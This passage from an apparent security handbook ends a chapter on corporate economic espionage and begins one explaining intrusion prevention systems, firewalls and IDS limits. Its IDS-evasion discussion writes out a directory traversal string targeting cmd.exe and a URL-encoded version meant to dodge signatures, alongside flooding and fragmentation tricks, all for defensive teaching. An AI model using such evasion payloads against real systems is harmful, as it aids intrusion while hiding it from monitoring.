- Laser Devices, Inc., attempted to illegally ship laser gun sights to Taiwan without Department of Commerce authorization.
- Gilbert & Jones, Inc., New Britain, Connecticut, exported potassium cyanide to Taiwan without the required licenses.
- Yuen Foong Paper Manufacturing Company, Taiwan, attempted to steal the formula for Taxol, a cancer drug patented and licensed by the Bristol-Myers Squibb (BMS) Company.
- Steven Louis Davis attempted to disclose trade secrets of the Gillette Company to competitors Warner-Lambert Co., Bic, and American Safety Razor Co. The disclosures were made by fax and e-mail. Davis worked for Wright Industries, a subcontractor of the Gillette Company.
- Duplo Manufacturing Corporation, Japan, used a disgruntled former employee of Standard Duplicating Machines Corporation to gain unauthorized access into a voicemail system. The data was used to compete against Standard. Standard learned of the issue through an unsolicited phone call from a customer.
- Harold Worden attempted to sell Kodak trade secrets and proprietary information to Kodak rivals, including corporations in the Peoples Republic of China. He had formerly worked for Kodak. He established his own consulting firm upon retirement and subsequently hired many former Kodak employees. He was convicted on one felony count of violating the Interstate Transportation of Stolen Property law.
- In 1977, Mitsubishi Electric bought one of Fusion Systems Corporation's microwave lamps, took it apart, then filed 257 patent actions on its components. Fusion Systems had submitted the lamp for a patent in Japan two years earlier. After 25 years of wrangling with Mitsubishi, the Japanese patent system, Congress, and the press, Fusion's board fired the company's president (who had spearheaded the fight) and settled the patent dispute with Mitsubishi a year later.
- The French are known to have targeted IBM, Corning Glass, Boeing, Bell Helicopter, Northrup, and Texas Instruments (TI). In 1991, a guard in Houston noticed two well-dressed men taking garbage bags from the home of an executive of a large defense contractor. The guard ran the license number of the van and found it belonged to the French Consul General in Houston, Bernard Guillet. Two years earlier, the FBI had helped TI remove a French sleeper agent. According to *Cyber Wars*[6] by Jean Guisnel, the French intelligence agency (the DGSE) had begun to plant young French engineers in various French subsidiaries of well-known American firms. Over the years they became integral members of the companies they had entered, some achieving positions of power in the corporate hierarchy. Guillet claims that the primary beneficiary of these efforts was the French giant electronics firm, Bull.

What Has Been Done? Real-World Examples

Partnering with a Company and Then Hacking the Systems Internally

In one case, very senior management took a bold step. In the spirit of the global community, they committed the company to use international partners for major aspects of a new product. Unfortunately, in selecting the partners, they chose companies from three countries listed as actively conducting economic espionage against their country. In the course of developing new products, the employees of one company were caught hacking sensitive systems. Security measures were increased but the employees hacked through them as well. The company of the offending partners was confronted. Its senior management claimed that the employees had acted alone and that their actions were not sanctioned. Procurement, now satisfied that their fragile quilt of partners was okay, awarded the accused partner company a lucrative new product partnership. Additionally, they erased all database entries regarding the issues and chastised internal employees who continued to voice suspicions. No formal investigation was launched. Security had no record of the incident. There was no information security function at the time of the incident.

When the information security function was established, it stumbled upon rumors that these events had occurred. In investigating, they found an internal employee who had witnessed the stolen information in use at the suspect partner's home site. They also determined that the offending partner had a history of economic espionage, perhaps the most widely known in the world. Despite the corroboration of the partner's complicity,

line management and procurement did nothing. Procurement knew that the repercussions within their own senior management and line management would be severe because they had pressured the damaged business unit to accept the suspected partner's earlier explanation. Additionally, it would have underscored the poor choice of partners that had occurred under their care and the fatal flaw in the partnering concept of very senior management. It was impossible to extricate the company from this relationship without causing the company to collapse. IT line management would not embrace this issue because they had dealt with it before and had been stung, although they were right all along.

Using Language to Hide in Plain Sight

Israeli Air Force officers assigned to the Recon/Optical Company passed on technical information beyond the state-of-the-art optics to a competing Israeli company, El Op Electro-Optics Industries Ltd. Information was written in Hebrew and faxed. The officers tried to carry 14 boxes out of the plant when the contract was terminated. The officers were punished upon return to Israel — for getting caught.[7]

In today's multinational partnerships, language can be a significant issue for information security and for technical support. Imagine the difficulty in monitoring and supporting computers for five partners, each in a different language.

The *Annual Report to Congress 2000*[8] reveals that the techniques used to steal trade secrets and intellectual property are limitless. The insider threat, briefcase and laptop computer thefts, and searching hotel rooms have all been used in recent cases. The information collectors are using a wide range of redundant and complementary approaches to gather their target data. At border crossings, foreign officials have conducted excessive attempts at elicitation. Many U.S. citizens unwittingly serve as third-party brokers to arrange visits or circumvent official visitation procedures. Some foreign collectors have invited U.S. experts to present papers overseas to gain access to their expertise in export-controlled technologies. There have been recent solicitations to security professionals asking for research proposals for security ideas as a competition for awarding grants to conduct studies on security topics. The solicitation came from one of the most active countries engaging in economic espionage. Traditional clandestine espionage methods (such as agent recruitment, U.S. volunteers, and co-optees) are still employed. Other techniques include:

- Breaking away from tour groups
- Attempting access after normal working hours
- Swapping out personnel at the last minute
- Customs holding laptops for an extended period of time
- Requests for technical information
- Elicitation attempts at social gatherings, conferences, trade shows, and symposia
- Dumpster diving (searching a company's trash for corporate proprietary data)
- Using unencrypted Internet messages

To these I would add holding out the prospect of lucrative sales or contracts, but requiring the surrender or sharing of intellectual property as a condition of partnering or participation.

What Can We, as Information Security Professionals, Do?

We must add new skills and improve our proficiency in others to meet the challenge of government funded/supported espionage. Our investigative and forensic skills need improvement over the level required for nonespionage cases. We need to be aware of the techniques that have been and may be used against us. We need to add the ability to elicit information without raising suspicion. We need to recognize when elicitation is attempted and be able to teach our sales, marketing, contracting, and executive personnel to recognize such attempts. We need sources that tell us where elicitation is likely to occur. For example, at this time, the Paris Air Show is considered the number-one economic espionage event in the world.

We need to be able to raise the awareness of our companies regarding the perceived threat and real examples from industry that support those perceptions. Ensure that you brief the procurement department. Establish preferences for products from countries not active in economic espionage. When you must use a product from a country active in economic espionage, attempt to negotiate an indemnification against loss. Have procurement

add requirements that partners/suppliers provide proof of background investigations, particularly if individuals will be on site.

Management and procurement should be advised that those partners with intent to commit economic espionage are likely to complain to management that the controls are too restrictive, that they cannot do their jobs, or that their contract requires extraordinary access. You should counter these objectives before they occur by fully informing management and procurement about awareness, concerns, and measures to be taken. The measures should be applied to all suppliers/partners. Ensure that these complaints and issues will be handed over to you for an official response. Treat each one individually and ask for specifics rather than generalities.

If procurement has negotiated a contract that commits the company to extraordinary access, your challenge is greater. Procurement may insist that you honor their contract. At this time you will discover where security stands in the company's pecking order. A stance you can take is, "Your negotiated contract does not and cannot relieve me of my obligation to protect the information assets of this corporation." It may mean that the company has to pay penalties or go back to the negotiating table. You should not have to sacrifice the security of the company's information assets to save procurement some embarrassment.

We need to develop sources to follow developments in economic espionage in industries and businesses similar to ours. Because we are unlikely to have access to definitive sources about this kind of information, we need to develop methods to vet the information we find in open sources. The FBI provides advanced warning to security professionals through ANSIR (Awareness of National Security Issues and Responses) systems. Interested security professionals for U.S. corporations should provide their e-mail addresses, positions, company names and addresses, and telephone and fax numbers to ansir@leo.gov. A representative of the nearest field division office will contact you. The FBI has also created InfraGard (http:// www.infragard.net/fieldoffice.htm) chapters for law enforcement and corporate security professionals to share experiences and advice.[9]

InfraGard is dedicated to increasing the security of the critical infrastructures of the United States. All InfraGard participants are committed to the proposition that a robust exchange of information about threats to and actual attacks on these infrastructures is an essential element in successful infrastructure protection efforts. The goal of InfraGard is to enable information flow so that the owners and operators of infrastructures can better protect themselves and so that the U.S. Government can better discharge its law enforcement and national security responsibilities.

Barriers Encountered in Attempts to Address Economic Espionage

A country is made up of many opposing and cooperating forces. Related to economic espionage, for information security, there are two significant forces. One force champions the businesses of that country. Another force champions the relationships of that country to other countries. Your efforts to protect your company may be hindered by the effect of the opposition of those two forces. This was evident in the first few reports to Congress by the FBI on economic espionage. The FBI was prohibited from listing even the countries that were most active in conducting economic espionage. There is no place in the U.S. Government that you can call to determine if a partner you are considering has a history of economic espionage, or if a software developer has been caught with backdoors, placing Trojans, etc.

You may find that, in many cases, the FBI interprets the phrase *information sharing* to mean that you share information with them. In one instance, a corporate investigator gave an internal e-mail that was written in Chinese to the FBI, asking that they translate it. This was done to keep the number of individuals involved in the case to a minimum. Unless you know the translator and his background well, you run the risk of asking someone that might have ties to the Chinese to perform the translation. Once the translation was performed, the FBI classified the document as secret and would not give the investigator the translated version until the investigator reasoned with them that he would have to translate the document with an outside source unless the FBI relented.

Part of the problem facing the FBI is that there is no equivalent to a DoD or DoE security clearance for corporate information security personnel. There are significant issues that complicate any attempt to create such a clearance. A typical security clearance background check looks at criminal records. Background investigations may go a step further and check references, interview old neighbors, schoolmates, colleagues, etc. The most rigorous clearance checks include viewing bank records, credit records, and other signs of fiscal responsibility. They may include a psychological evaluation. They are not permitted to include issues of national origin or religion unless the United States is at war with a particular country. In those cases, the DoD has granted the clearance

but placed the individuals in positions that would not create a conflict of interest. In practice, this becomes impossible. Do you share information about all countries and religious groups engaging in economic espionage, except for those to which the security officer may have ties? Companies today cannot ask those questions of its employees. Unfortunately, unless a system of clearances is devised, the FBI will always be reluctant to share information, and rightfully so.

Another aspect of the problem facing the FBI today is the multinational nature of corporations today. What exactly is a U.S. corporation? Many companies today were conceived in foreign countries but established their corporate headquarters in the United States, ostensibly to improve their competitiveness in the huge U.S. marketplace. What of U.S. corporations that are wholly owned by foreign corporations? Should they be entitled to assistance, to limited assistance, or to no assistance? If limited assistance, how are the limits determined?

Within your corporation there are also opposing and cooperating forces. One of the most obvious is the conflict between marketing/sales and information security. In many companies, sales and marketing personnel are the most highly paid and influential people in the company. They are, in most cases, paid largely by commission. This means that if they do not make the sale, they do not get paid. They are sometimes tempted to give the potential customer anything they want, in-depth tours of the plant, details on the manufacturing process, etc., in order to make the sale. Unless you have a well-established and accepted information protection guide that clearly states what can and cannot be shared with these potential customers, you will have little support when you try to protect the company.

The marketing department may have such influence that they cause your procurement personnel to abandon reason and logic in the selection of critical systems and services. A Canadian company went through a lengthy procurement process for a massive wide area network contract. An RFP was released. Companies responded. A selection committee met and identified those companies that did not meet the RFP requirements. Only those companies that met the RFP requirements were carried over into the final phase of the selection process. At this point, marketing intervened and required that procurement re-add two companies to the final selection process — companies that had not met the requirements of the RFP. These two companies purchased high product volumes from this plant. Miracle of miracles, one of the two unqualified companies won the contract.

It is one thing for the marketing department to request that existing customers be given some preference from the list of qualified finalists. It is quite another to require that unqualified respondents be given any consideration.

A product was developed in a country that conducts economic espionage operations against U.S. companies in your industry sector. This product was widely used throughout your company, leaving you potentially vulnerable to exploitation or exposed to a major liability. When the issue was raised, management asked if this particular product had a Trojan or evidence of malicious code. The security officer responded, "No, but due to the nature of this product, if it did contain a Trojan or other malicious code, it could be devastating to our company. Because there are many companies that make this kind of product in countries that do not conduct economic espionage in our industry sector, we should choose one of those to replace this one and thus avoid the risk."

Management's response was surprising. "Thank you very much, but we are going to stay with this product and spread it throughout the corporation — but do let us know if you find evidence of current backdoors and the like." One day the security team learned that, just as feared, there had indeed been a backdoor; in fact, several. The news was reported to management. Their response was unbelievable. "Well, have they fixed it?" The vendor claimed to have fixed it, but that was not the point. The point was that they had placed the code in the software to begin with, and there was no way to tell if they had replaced the backdoor with another. Management responded, "If they have fixed the problem, we are going to stay with the product, and that is the end of it. Do not bring this subject up again." In security you must raise every security concern that occurs with a product, even after management has made up its mind. To fail to do so would set the company up for charges of negligence should a loss occur that relates to that product. "Doesn't matter; do not raise this subject again."

So why would management make a decision like this? One possible answer has to do with pressure from marketing and potential sales to that country. Another has to do with embarrassment. Some vice president or director somewhere made a decision to use the product to begin with. They may even have had to fall on a sword or two to get the product they wanted. Perhaps it is because a more powerful director had already chosen this product for his site. This director may have forced the product's selection as the corporate standard so that staff would not be impacted. One rumor has it that the product was selected as a corporate standard

because the individual choosing the standard was being paid a kickback by a relative working for a third-party vendor of the product. If your IT department raises the issue, it runs the risk of embarrassing one or more of these senior managers and incurring their wrath. Your director may feel intimidated enough that he will not even raise the issue.

Even closer to home is the fact that the issue was raised to your management in time to prevent the spread of the questionable product throughout the corporation. Now if the flag is raised, someone may question why it was not raised earlier. That blame would fall squarely on your director's shoulders.

Does it matter that both the vice president and the director have fiduciary responsibility for losses related to these decisions should they occur? Does it matter that their decisions would not pass the prudent man test and thus place them one step closer to being found negligent? No, it does not. The director is accepting the risk — not the risk to the corporation, but the risk that damage might occur during his watch. The vice president probably does not know about the issue or the risks involved but could still be implicated via the concept of respondent superior. The director may think he is protecting the vice president by keeping him out of the loop — the concept of plausible deniability — but the courts have already tackled that one. Senior management is responsible for the actions of those below them, regardless of whether they know about the actions.

Neither of these cases exists if the information security officer reports to the CEO. There is only a small opportunity for it to exist if the information security officer reports to the CIO. As the position sinks in the management structure, the opportunity for this type of situation increases.

The first time you raise the specter of economic espionage, you may encounter resistance from employees and management. "Our company isn't like that. We don't do anything important. No one I know has ever heard of anything like that happening here. People in this community trust one another."

Some of those who have been given evidence that such a threat does exist have preferred to ignore the threat, for to acknowledge it would require them to divert resources (people, equipment, or money) from their own initiatives and goals. They would prefer to "bet the company" that it would not occur while they are there. After they are gone it no longer matters to them.

When you raise these issues as the information security officer, you are threatening the careers of many people — from the people who went along with it because they felt powerless to do anything, to the senior management who proposed it, to the people in between who protected the concept and decisions of upper management in good faith to the company. Without a communication path to the CEO and other officers representing the stockholders, you do not have a chance of fulfilling your fiduciary liability to them.

> The spy of the future is less likely to resemble James Bond, whose chief assets were his fists, than the Line X engineer who lives quietly down the street and never does anything more violent than turn a page of a manual or flick on his computer.
>
> **— Alvin Toffler,**
> ***Power Shift: Knowledge, Wealth and Violence at the Edge of the 21st Century***

References

1. *War by Other Means,* John J. Fialka, W.W. Norton Company, 1997.
2. *Sabotage! The Secret War Against America,* Michael Sayers and Albert E. Kahn, Harper & Brothers, 1942, p. 25.
3. NSA X3 Technical Report X3-TR001–97 Checkpoint Firewall-1 Version 3.0a, Analysis and Penetration Test Report.
4. Letter of reply from David Steinberg, Director, Federal Checkpoint Software, Inc. to Louis F. Giles, Deputy Chief Commercial Solutions & Enabling Technology; 9800 Savage Road Suite 6740, Ft. Meade, MD, dated September 10, 1998.
5. E-mail from Craig Johnson dated June 3, 1998, containing memo dated Jan 19, 1998, to all U.S. Sales of Checkpoint.
6. *Cyber Wars,* Jean Guisnel, Perseus Books, 1997.
7. *War by Other Means*, John J Fialka, W.W. Norton Company, 1997, pp. 181–184.

8. *Annual Report to Congress on Foreign Economic Collection and Industrial Espionage — 2000*, prepared by the National Counterintelligence Center.
9. Infragard National By-Laws, undated, available online at http://www.infragard.net/applic_ requirements/natl_bylaws.htm.

Insight into Intrusion Prevention Systems

Gildas Deograt-Lumy, CISSP and Roy Naldo

Introduction

Intrusion in information system security simply means the attempts or actions of unauthorized entry into an IT system. This action ranges from a reconnaissance attempt to map any existence of vulnerable services, exploitation/real attack, and finally the embedding of backdoors. Such a malicious process can result in the creation of an illegal account with administrator privilege upon the victim machine. Actually, there have been several approaches or technologies designed to prevent such unwanted actions. Hence, the intrusion prevention system (IPS) is really not something new in the world of information system security. Some examples of prevention approaches or systems in existence today include anti-virus, strong authentication, cryptography, patch management, and firewalls. Anti-virus systems exist to prevent malicious programs such as viruses, worms, backdoor programs, etc. from successfully being embedded or executed within a particular system. Patch management ensures effective deployment of the latest security fixes/patches so as to prevent system vulnerabilities from successfully being exploited. Firewalls exist to prevent unwanted access to some particular systems. Cryptography exists to prevent any attempts to disclose or compromise sensitive information. Strong authentication exists to prevent any attempts to fake an identity in an effort to enter a particular system.

If prevention systems on multiple types of intrusion attempts exist, what would be new about this so-called "intrusion prevention system" that has recently arisen in the IT security marketplace? Is it really a new-breed technology able to very effectively eliminate all existing intrusion techniques, as detailed in the marketing brochures? No. The IPS is not a new technology and it is not the silver bullet in combating each and every intrusion attempt. In fact, it is just a new generation of security products aimed at combining some existing security technologies into a single measure to get the maximum benefits of these security technologies by reducing their limitations. In accordance with the multi-layered defense strategy where there is indeed no single security measure capable of combating all the intrusion attempts, an IPS has its strengths and its weaknesses. This chapter provides some insight into this area.

Basic Security Problems Overview

Know your enemy is one of the basic philosophies in information system security. It is important to look further at a so-called intrusion before looking at ways to detect and prevent it. There are many ways of breaking into a private system or network. Such action is usually not a one-shot attempt. Therefore, one can divide the intrusion life cycle into three phases: (1) reconnaissance/information gathering, (2) real attack/penetration/exploitation, and (3) proliferation. *Reconnaissance* is an attempt to discover as much

information as possible about the target system. Most of the information being sought in this phase consists of DNS tables, opened ports, available hosts, operating system type and version, application type and version, available user accounts, etc. Information collected in this phase will determine the type of attack/exploitation/penetration in the next phase. Numerous attack techniques exist, including password brute-force attempts, buffer overflows, spoofing, directory traversals, etc. Upon a successful intrusion attempt at this phase, an intruder will usually be able to gain control of or crash the target system, causing service disruption. The third phase is one where an intruder aims to obtain sensitive or valuable information (copying confidential files, recording screen changes or keystrokes) and set up a scenario to ensure that he can come back anytime to this compromised system (backdoor, user account, modify filtering rules). This is done to use this compromised system as a stepping stone to proceed further into the private system/network premises and as an attacking machine/zombie to launch attacks against other private systems or networks. An intruder will usually attempt to delete the system or application logs, or disable the auditing configuration in an effort to eliminate traces of entry.

Today there are automatic intrusion attempts aimed at random vulnerable machines, which pose very high risk in terms of attack severity and propagation (e.g., computer worms such as NIMDA, Code Red, Slammer, and Welchia). Due to the global use of an application or system, it is now possible to cause global damage throughout the world of information systems by creating an attack program that will automatically attack a recently exposed vulnerable system and then turn this vulnerable system into another attacking machine, launching the same type of attack on other vulnerable machines. In the real world, this chain-reaction process has been shown to cause global damage, both to the Internet community and corporations, in quite a short time. The life cycle of such worms is very simple. Whenever there is exposure of system or application vulnerability along with its exploit tool, then it is just a matter of time to turn this exploit tool into an automatic attacking tool, speedily looking for and attacking vulnerable systems throughout the world. The more widely the vulnerable system is being used, the more widely this automatic attacking tool, known as a computer worm, will spread and cause damage.

Where will such intrusions likely originate? They might come from both the external and internal sides, and each side requires a different defense strategy. Defending against external intrusion usually requires a more technical approach, such as a good patch management strategy, a strict filtering policy at each gateway or WAN entry point, strong authentication for remote inbound access, etc. Moreover, the recently increased connectivity and business opportunities over the Internet and extranets expose greater risks of subversion and endanger the corporate information assets. On the other hand, internal threats require a less technical approach. Examples of internal attacks include non-company laptops belonging to consultant, contractor, or business partner, employees that lack security but are attached to the company network. They then become fertile ground for worm propagation. A low awareness level on the part of employees also makes them prone to an enticement attack, such as a virus attachment, malicious software downloads, etc. These internal threats require a strong corporate security policy, as well as a security awareness program accompanied by an effective and efficient means of implementation.

Where Are Current Defensive Approaches Lacking?

Preventive Approach

We need to identify the gaps both in current preventive and detective defense approaches to determine where an IPS needs to improve. There are well-known preventive approaches in existence today. A firewall is the basic step in securing an IT network. It performs traffic filtering to counter intrusion attempts into a private IT system or network. A good firewall would block all traffic except that which is explicitly allowed. In this way, corporate security policy on authorized access to IT resources that are exposed publicly and restricted access to private IT resources can be applied effectively. Advanced firewall technologies include the stateful inspection firewall and the application filtering (proxy) firewall. A stateful inspection firewall allows the traffic from authorized networks, hosts, or users to go through authorized network ports. It is able to maintain the state of a legitimate session and ensure that any improper or

malicious connection will be blocked. However, a stateful inspection firewall does not check the network traffic until the application layer. For example, Welchia-infected hosts, which are authorized to access a particular network on port TCP 135, can still spread the worm infection without any difficulty. Here lies a need to have a technology capable of inspecting a packet based on more than just the network port and connection state or session. An application filtering (proxy) firewall works by rewriting both the ingress and egress connections while ensuring compliance with the standard protocol definition. It can block every connection containing a deviating protocol definition such as an unauthorized syntax or command. This particular type of firewall works effectively to prevent any application-level attack and buffer overflow. However, not all application protocols are currently supported by this type of firewall. It is limited to TCP-based applications. There are some application protocols, such as FTP, HTTP, SMTP, POP3, SQL, X11, LDAP, Telnet, etc., that are supported by this type of firewall, leaving the other application protocols to be handled at a lower level (i.e., the network level or transport level). Moreover, some applications require dynamic source or destination ports that force the firewall administrator to open a wide range of ports. Such configurations will cause greater exposure at the firewall itself.

Patch management is designed as an effective means of overcoming new vulnerabilities existing in applications such as HTTP, NETBIOS, SQL, FTP, etc. We have seen many worms in the past few years exploiting application and system vulnerabilities that are able to cause severe damage to the IT community. However, patching the systems and applications has become an unmanageable job. CERT recorded 417 vulnerabilities in the year 1999 and 4129 vulnerabilities in the year 2002. One can imagine how many vulnerability cases will arise in the years to come! Patching the system is not as simple as installing a piece of software. Various issues exist: the anti-virus tools in the patched system are disabled due to its incompatibility with the patch; the patched system becomes unstable due to incompatibility with other software in the system; the patched system remains vulnerable because the patch did not effectively close the security hole; new patches re-open the previous security hole (as in the case of the SLAMMER worm); and some business applications conflict with the new patches. Thus, there is a need to have a more effective means of protection to prevent the exploitation of system and application vulnerabilities.

Anti-virus works at the host level, preventing the execution of malicious programs such as a virus, worm, some well-known attack tool, Trojan horse, or key logger. It is a type of signature-based prevention system working at the host level. However, it can detect only known malicious programs listed in its library database. Moreover, a slight mutation or variation in a malicious program can evade the anti-virus.

Detective Approach

An intrusion detection system (IDS) is the other technology aimed at providing a precise detection measure on any intrusion attempt. It is designed to work both at the network level and the host level to cover the IT resources entirely. A network-based IDS is the one that covers the detection measure at the network level, while a host-based IDS is the one that covers the detection measure at the host level. Because it focuses on detection, an IDS is as good as its detection method. Now let us get some insight into the strengths and weaknesses associated with current intrusion detection techniques. Basically, there are two detection techniques that can be applied by an IDS: (1) a signature-based approach and (2) a behavior-based approach. Most IDSs today are signature based. The signature-based approach recognizes the attack characteristics and system/application vulnerabilities in a particular intrusion attempt and uses them to identify it. This approach is only as good as its signature precision. The more precise the signature, the more effective this detection approach will be. However, solely relying on this approach will not detect new (zero-day) intrusion techniques of widely spread vulnerabilities. The new intrusion technique must be identified prior to the development of a new signature. Therefore, diligent maintenance of the signature database is very critical. The other approach is behavior based. This approach applies a baseline or profile of known normal activities or behaviors and then raises alarms on any activities that deviate from this normal baseline. This approach is conceptually effective in detecting any intrusion attempts that exploit new vulnerabilities. However, in real-world practice, this approach will likely generate plenty

of false alarms. The nature of an information technology system, network, or application is very dynamic. It is very difficult to profile a normal baseline due to its dynamic nature, such as a new application coming in, a system upgrade, network expansion, new IT projects, etc. Therefore, this particular detection approach is only as good as how reliable the normal baseline or profile is.

Now take a look at the current intrusion detection systems available on the market today: host-based and network-based IDSs. A host-based intrusion detection system (HIDS) is a sort of "indoor surveillance system" that examines the system integrity for any signs of intrusions. A host-based IDS usually is software installed within a monitored system and placed on business-critical systems or servers. Some of the system variables that HIDSs are likely to monitor include system logs, system processes, registry entries, file access, CPU usage, etc. One of the major limitations of an HIDS is that it can only detect intrusion attempts on the system on which it is installed. Other limitations include the fact that an HIDS will go down when the operating system goes down from an attack, it is unable to detect a network-based attack, and it consumes the resources of the monitored system, which may impact system performance. However, despite these limitations, an HIDS remains a good and strong source of evidence to prove whether or not a particular intrusion attempt at the network level is successful.

A network-based intrusion detection system (NIDS) is a sort of "outdoor surveillance system" that examines the data traffic passing throughout a particular network for any signs of intrusion. The intrusion detection system usually consists of two parts: the console and the sensor. The console is a management station that manages the incoming alerts and updates signatures on the sensor. The sensor is a monitoring agent (station) that is put onto any monitored network and raises alarms to the management station if any data traffic matches its signature databases. A NIDS is quite easy to deploy because it does not affect any existing system or application. It is also capable of detecting numerous network-based attacks, such as fragmented packet attacks, SYN floods, brute-force attempts, BIND buffer overflow attacks, IIS Unicode attacks, etc. Earlier detection of a reconnaissance type of attack by a NIDS, such as port scanning, BIND version attempt, and hosts mapping, will also help to prevent a particular intruder from launching a more severe attack attempt. However, a NIDS is more prone to false alarms compared to a HIDS. Despite its ability to detect an intrusion attempt, it cannot strongly indicate whether or not the attack was successful. Further correlation to multiple sources of information (sessions data, system logs, application logs, etc.) is still required at this level to determine if a particular attack attempt was successful or not, and to determine how far a particular attack attempt has reached.

There have been some attempts to add a prevention measure based on the detection measure performed by NIDSs. These techniques are TCP reset and firewall signaling. TCP reset is an active response from an IDS upon detecting a particular intrusion attempt, by trying to break down the intrusion session by sending a bogus TCP packet with a reset flag either to the attacker, to the victim, or to both. On the other hand, firewall signaling is a technique wherein privileged access is given to the IDS so that it can alter the filtering rules within a firewall or filtering device (like a router) to block ongoing attack attempts. A limitation regarding firewall signaling is that the firewall will, after all, create a generic blocking rule such as any based on the source IP address instead of creating a granular rule to simply drop the packet containing the particular attack signatures. This is because most firewalls do not provide signature-based (granular intrusions characteristics) blocking. With false alarm issues faced by the IDS, how far can one trust the decision of the IDS without having human intervention prior to deciding any preventive action based upon it?

An IDS is stateless. Although a signature matching method is less prone to false alarms compared to baseline matching, it still requires human intervention to filter out false alarms, validate the alerts, and evaluate the impact of a successful intrusion attempt. Every organization, depending on its business lines, will have its own network traffic characteristics due to the various applications and systems that exist today in the information technology world. Due to this variety, it is almost impossible to have common signature databases that are immune to false alarms. There will be various normal traffic that will wrongly trigger the IDS signature in each particular network. For example, a poorly made signature to detect NOOP code, which can lead to the detection of a buffer overflow attempt, may be wrongly triggered by normal FTP or HTTP traffic containing image files. Another example is the signature to watch for UDP

and TCP port 65535, which is designed to look for Red worm propagation. It may be wrongly triggered by the P2P file sharing application because a P2P application might encourage its users to change their port numbers to use any number between 5001 and 65535 to avoid being blocked. In most cases, P2P users will simply choose the extreme number (i.e., 65535), which later when its traffic is passing through an IDS will wrongly trigger the Red worm signature. These examples serve to demonstrate how fine-tuning the IDS signature to filter out irrelevant signatures in order to get the most benefits of the IDS is critical and is a never-ending process due to the dynamically growing nature of the IT world. This is where human intervention is ultimately required. In addition to having the most accurate signature possible in fine-tuning the signature database, one can also consider removing an irrelevant signature. For example, one can disable a Microsoft IIS related signature if one uses only Apache Web servers throughout the network, or one might disable a BIND overflow attempt signature if one has validated that the BIND servers were well patched and immune.

In addition to the false alarms, there is yet another reason why human intervention is required. This other reason is because numerous techniques exist to elude detection by an intrusion detection system. The simple way for an intruder to elude an intrusion attempt is to launch a "snow blind" attack, which sends a large number of fake and forged intrusion attempts to a victim network in order to fill up the IDS log. Then, somewhere between these fake attempts, the intruder can simply include his real attack. Imagine if such an intrusion method creates tens of thousands of alarms. Which one of them, if any, is genuine? Having a relevant signature database in the IDS will help thwart such a method. Other methods of eluding IDS detection include obfuscation. In this method, an intruder can manipulate his attack strings in such a way that the IDS signature will not match, but yet this obfuscated attack string will still be processed as intended when it reaches the victim machine. For example, instead of sending ."*/../c:\winnt\system32\cmd.exe*," an intruder can obfuscate it into "*%2e%2e%2f%2e%2e%2fc:\winnt\system32\cmd.exe*." Fragmentation is also a method that can be used to elude IDS detection. A particular attack string within a single TCP/IP packet is broken down into several fragments before being sent to the victim machine. In this way, if the IDS does not have the ability to determine these fragments and analyze them as a whole packet instead of per fragments, then it will not match the IDS signature. Yet, when it reaches the victim machine, through the normal TCP/IP stack process, it will still process the attack string as intended. There are many other variants of the above techniques to elude IDSs. Again, the above examples are to emphasize why human intervention is ultimately required in the current IDS endeavor. However, there is an approach in NIDS technology called "packet normalization," which is used to prevent the IDS from being eluded by such techniques by performing a pre-filtering phase upon each network packet before it is matched with its signature database in order to ensure that the way the IDS processes a set of network traffic for analysis is indeed the same way that a destination host will do it.

The New Terminology of IPS

Firewalls provide a prevention measure up until the application layer for some applications. However, this measure is commonly implemented only to port number and IP address while various intrusion attempts are intelligently exploiting vulnerability in applications which are opened by the firewall. Firewall signaling and TCP reset represent an effort to extend the detection measure from an IDS into a prevention measure but these fail in most cases. Therefore, a newer system trying to fill in these gaps is emerging. It is called an intrusion prevention system (IPS), a system that aims to intelligently perform earlier detection upon malicious attack attempts, policy violations, misbehaviors, and at the same time is capable of automatically blocking them effectively before they have successfully reached the target/victim system. The automatic blocking ability is required because human decisions and actions take time. In a world dominated by high-speed processing hardware and rapid communication lines, some of the security decisions and countermeasures must be performed automatically to keep up with the speed of the attacks running on top of these rapid communication lines. There are two types of intrusion prevention systems: network-based IPSs and host-based IPSs.

Network-Based IPS

A network-based IPS is the intrusion prevention system installed at the network gateway so that it can prevent malicious attack attempts such as Trojan horses, backdoors, rootkits, viruses, worms, buffer overflows, directory traversal, etc. from entering into the protected network at the entrance by analyzing every single packet coming through it. Technically, an IPS performs two types of functions: packet filtering and intrusion detection. The IDS part of this network-based IPS is used to analyze the traffic packets for any sign of intrusion, while the packet filtering part of it is to block all malicious traffic packets identified by the IDS part of it. Compared to existing firewall technology, a network-based IPS is simply a firewall with a far more granular knowledge base for blocking a network packet. However, the basic approach is different from that of a firewall. In a firewall, the ideal approach is to allow all legitimate traffic while blocking that which is not specifically defined. In an IPS, it is the inverse. The IPS will allow everything except that which is specifically determined to be blocked. Compared to an IDS, an IPS is simply an IDS with an ideal and reliable blocking measure. Network-based IPSs can effectively prevent a particular attack attempt from reaching the target/victim machine. Because a network-based IPS is sort of a combination firewall and IDS within a single box, can it really replace the firewall and intrusion detection system? Are firewalls and IDSs still useful when a network-based IPS is in place? The answer is yes. Firewalls and IDSs remain useful even though a network-based IPS is in place. These three security systems can work together to provide a more solid defense architecture within a protected network. A firewall is still required to perform the first layer filtering, which allows only legitimate applications/traffic to enter a private network. Then the network-based IPS will perform the second layer filtering, which filters out the legitimate applications/traffic containing any sign of an intrusion attempt. Moreover, some current firewalls provide not just filtering features, but also features such as a VPN gateway, proxy service, and user authentication for secure inbound and outbound access, features that do not exist in current network-based IPSs. On the other hand, network-based IPSs also cannot prevent an attack inside the network behind it or one that is aimed at other internal machines within the same network. That is the reason why an IDS is still required although a network-based IPS exists in the network. An IDS is required to detect any internal attack attempts aimed at internal resources.

In addition to being able to provide basic packet filtering features such as a packet filtering firewall, a network-based IPS can also provide similar filtering mechanisms (e.g., an application filtering firewall). An application filtering firewall provides a specific application engine for each particular protocol it supports. For example, if it supports HTTP, FTP, or SQL, then it will have a specific engine for each protocol on which every packet going through an application filtering firewall will be reconstructed by the application proxy firewall and will be sent to the final destination as it was originally sent by the firewall itself. This specific engine provides knowledge to an application proxy firewall based on a particular protocol, thus allowing an application proxy firewall to drop any deviating behavior/usage of a particular protocol. Moreover, provided with this knowledge, an application proxy firewall is able to perform more granular filtering, such as disabling a specific command within a particular protocol. On the other hand, a network-based IPS also has a protocol anomaly engine wherein it is able to detect any deviating behavior of a particular protocol and is able to provide a signature to block any specific command within a particular protocol as is similar to what an application proxy firewall can provide. However, in addition to these similarities, there are some areas where an application proxy firewall excels compared to a network-based IPS. An application proxy firewall can provide address translation features while a network-based IPS cannot. With an application proxy firewall, one will also have less exposure to back-end servers because it is the firewall itself that will be 